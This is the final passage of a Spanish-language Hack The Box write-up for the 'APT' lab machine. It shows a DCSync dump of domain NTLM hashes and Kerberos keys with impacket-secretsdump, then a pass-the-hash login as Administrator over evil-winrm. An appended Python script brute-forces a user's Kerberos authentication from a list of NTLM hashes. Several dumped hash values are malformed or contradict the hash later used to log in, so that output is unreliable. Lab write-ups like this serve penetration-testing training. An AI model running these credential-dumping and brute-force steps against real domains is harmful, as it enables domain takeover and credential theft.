[~] (usuario㉿kali)-[~/HTB/APT/content]
└─$ impacket-secretsdump 'htb.local\APT$@apt' -hashes :d167c3238864b12f5f82feae86a7f798
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eaaad3b435b51404ee:c370dd0f384a691d811ff3495e8a72e2:::
Guest:501:aad3b435b51404eaaad3b435b51404ee:31d6cfe0d1a691b7339d7e0c089c0:::
krbtgt:502:aad3b435b51404eaaad3b435b51404ee:738f00ed00dc528fd7eb0ba10e50849:::
DefaultAccount:503:aad3b435b51404eaaad3b435b51404ee:31d6cfe0d1a6a931b73c59d7e0c089c0:::
henry.vinson_admin:1106:aad3b435b51404eaaad3b435b51404ee:e53d97d42adaa3ca32bd34a876cbff0:::
henry.vinson_admin:1107:aad3b435b51404eaaad3b435b51404ee:cc00fb9103e1cf87834760a34856fef:::
APT$:1001:aad3b435b51404eaaad3b435b51404ee:16973238864b12f5f82feae86a7f798:::
[*] Kerberos Keys grabbed
Administrator:des-cbc-md5:0816d9d052239p8a
krbtgt:aes256-cts-hmac-sha1-96:a3b0c1332eee9a89a9aad1bf8fd9413
Administrator:des-cbc-md5:0816d9d052239p8a
krbtgt:aes256-cts-hmac-sha1-96:b63635342a6ddce76fcba283f92da46be6cd99c67eb233d0aaaaaaaa40914bb
krbtgt:des-cbc-md5:f8c26238c2d976bf
henry.vinson:aes256-cts-hmac-sha1-96:63b23a7fd3df7fa0dd1e62ef85ea4c6c8dc79bb8d6a430ab3a1ef6994d1a99e2
henry.vinson:des-cbc-md5:73b6f71cae264fad
henry.vinson_admin:aes256-cts-hmac-sha1-96:f2299c64a4e5af8e8c81777eaecce865d54a499a2446ba2792c1089407425c3f4
henry.vinson_admin:aes256-cts-hmac-sha1-96:3d70c66c8a8635bdf70edf2f6062165b
henry.vinson_admin:des-cbc-md5:5df8682c8c07a179
APT$:aes256-cts-hmac-sha1-96:4c318c89595e1e3fc2c608f3df56a091ecedc220be7b263f7269c412325930454
APT$:aes128-cts-hmac-sha1-96:bfc1c1795c63ab278384f2ee1169872d9
APT$:des-cbc-md5:76c45245f104a4bf
[*] Cleaning up...
```

Al ejecutar DCSync con la cuenta comprometida, el controlador de dominio devuelve el **hash NTLM del administrador del dominio**, lo que permite autenticarse directamente como Domain Administrator mediante WinRM y obtener control total sobre el entorno.

```
[~] (usuario㉿kali)-[~/HTB/APT/content]
└─$ evil-winrm -u administrator -i apt -H c370bddf384a691d811ff3495e8a72e2
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
+Evil-WinRM# PS C:\Users\Administrator\Documents> whoami
htb\administrator
+Evil-WinRM# PS C:\Users\Administrator\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:
  Connection-specific DNS Suffix . : .htb
  IPv6 Address . . . . . : dead:beef:bb885:d62a:d679:573f
  IPv6 Address . . . . . : dead:beef:bcbb:6572d:a254:f2f5
  Link-local IPv6 Address . . . . . : fe80:bcbb:6572d:a254:f2f5%5
  IPv4 Address . . . . . : 10.129.0.1
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . : dead:beef:11
                                fe80:250:56ff:fe94:9b51%5
                                10.129.0.1

+Evil-WinRM# PS C:\Users\Administrator\Documents> [
```



Anexo

```
#!/usr/bin/python3
from binascii import unhexlify
import socket
import argparse
from impacket.krb5 import constants
from impacket.krb5.types import Principal
from impacket.krb5.kerberosv5 import getKerberosTGT
from impacket.krb5.asn1 import AS_REP
from impacket.krb5.kerberosv5 import KerberosError

def login(username, domain, dc_ip, password='', nhash='', aesKey=None):
    lmhash = 'aad3b435b51404eeaad3b435b51404ee'

    try:
        kerb_principal = Principal(username, type=constants.PrincipalNameType.NT_PRINCIPAL.value)
    except Exception as e:
        print(f"[-] Error en formato de principal: {e}")
        return "principal-error"

    try:
        lm = unhexlify(lmhash) if lmhash else None
        nt = unhexlify(nhash) if nhash else None
    except (TypeError, ValueError) as e:
        print(f"[-] Error: Formato de hash LM/NT no es hexadecimal válido")
        return "invalid-hash"

    try:
        getKerberosTGT(kerb_principal, password, domain, lm, nt, aesKey, dc_ip)
        print("[+] Success {domain}/{username}:{nhash}")
        return True
    except KerberosError as e:
        code = e.getErrorCode()
        error_messages = {
            constants.ErrorCodes.KDC_ERR_C_PRINCIPAL_UNKNOWN.value: "Usuario no encontrado",
            constants.ErrorCodes.KDC_ERR_CLIENT_REVOKED.value: "Cuenta deshabilitada, bloqueada o expirada",
            constants.ErrorCodes.KDC_ERR_PREAUTH_FAILED.value: "Pre-autenticación fallida (Hash/Password incorrecto)",
            #constants.ErrorCodes.KDC_ERR_S_SKW_NOT_IN_WINDOW.value: "Clock Skew > 5 mins (Sincroniza el reloj)",
            constants.ErrorCodes.KDC_ERR_WRONG_REALM.value: "Reino (Realm) o Dominio incorrecto",
            constants.ErrorCodes.KDC_ERRETYPE_NOSUPP.value: "Cifrado no soportado (Posible falta de AES256)",
        }

        msg = error_messages.get(code, f"Error Kerberos no mapeado ({e.getErrorString()})")
        print(f"[-] [{code}] {msg} -> {username}")
        return f"krb-error-{code}"
    except socket.timeout:
        print(f"[-] Timeout: El DC en {dc_ip} no responde (VPN activa?)")
    except (ConnectionRefusedError, socket.error) as e:
        print(f"[-] Error de conexión con el DC {dc_ip}: {e}")
    except Exception as e:
        print(f"[-] Error inesperado ({type(e).__name__}): {e}")
        return False

def brute_force(user, domain, ip, list_ntlm):
    try:
        with open(list_ntlm, 'r') as f:
            nhash = f.readlines()
        for nt in nhash:
            login(user, domain, ip, '', nt.strip('\r\n'))
    except FileNotFoundError:
        print("Archivo no encontrado")
    except PermissionError:
        print("No tienes permisos para leer este archivo")

if __name__ == "__main__":
    parser = argparse.ArgumentParser()
    parser.add_argument("-d", "--domain", help="dominio objetivo", required=True)
    parser.add_argument("-i", "--ip", help="ip objetivo", required=True)
    parser.add_argument("-u", "--user", help="usuario a atacar", required=True)
    parser.add_argument("-ntlm", "--list_ntlm", help="listado de credenciales NTLM", required=True)

    args = parser.parse_args()
    brute_force(args.user, args.domain, args.ip, args.list_ntlm)
```

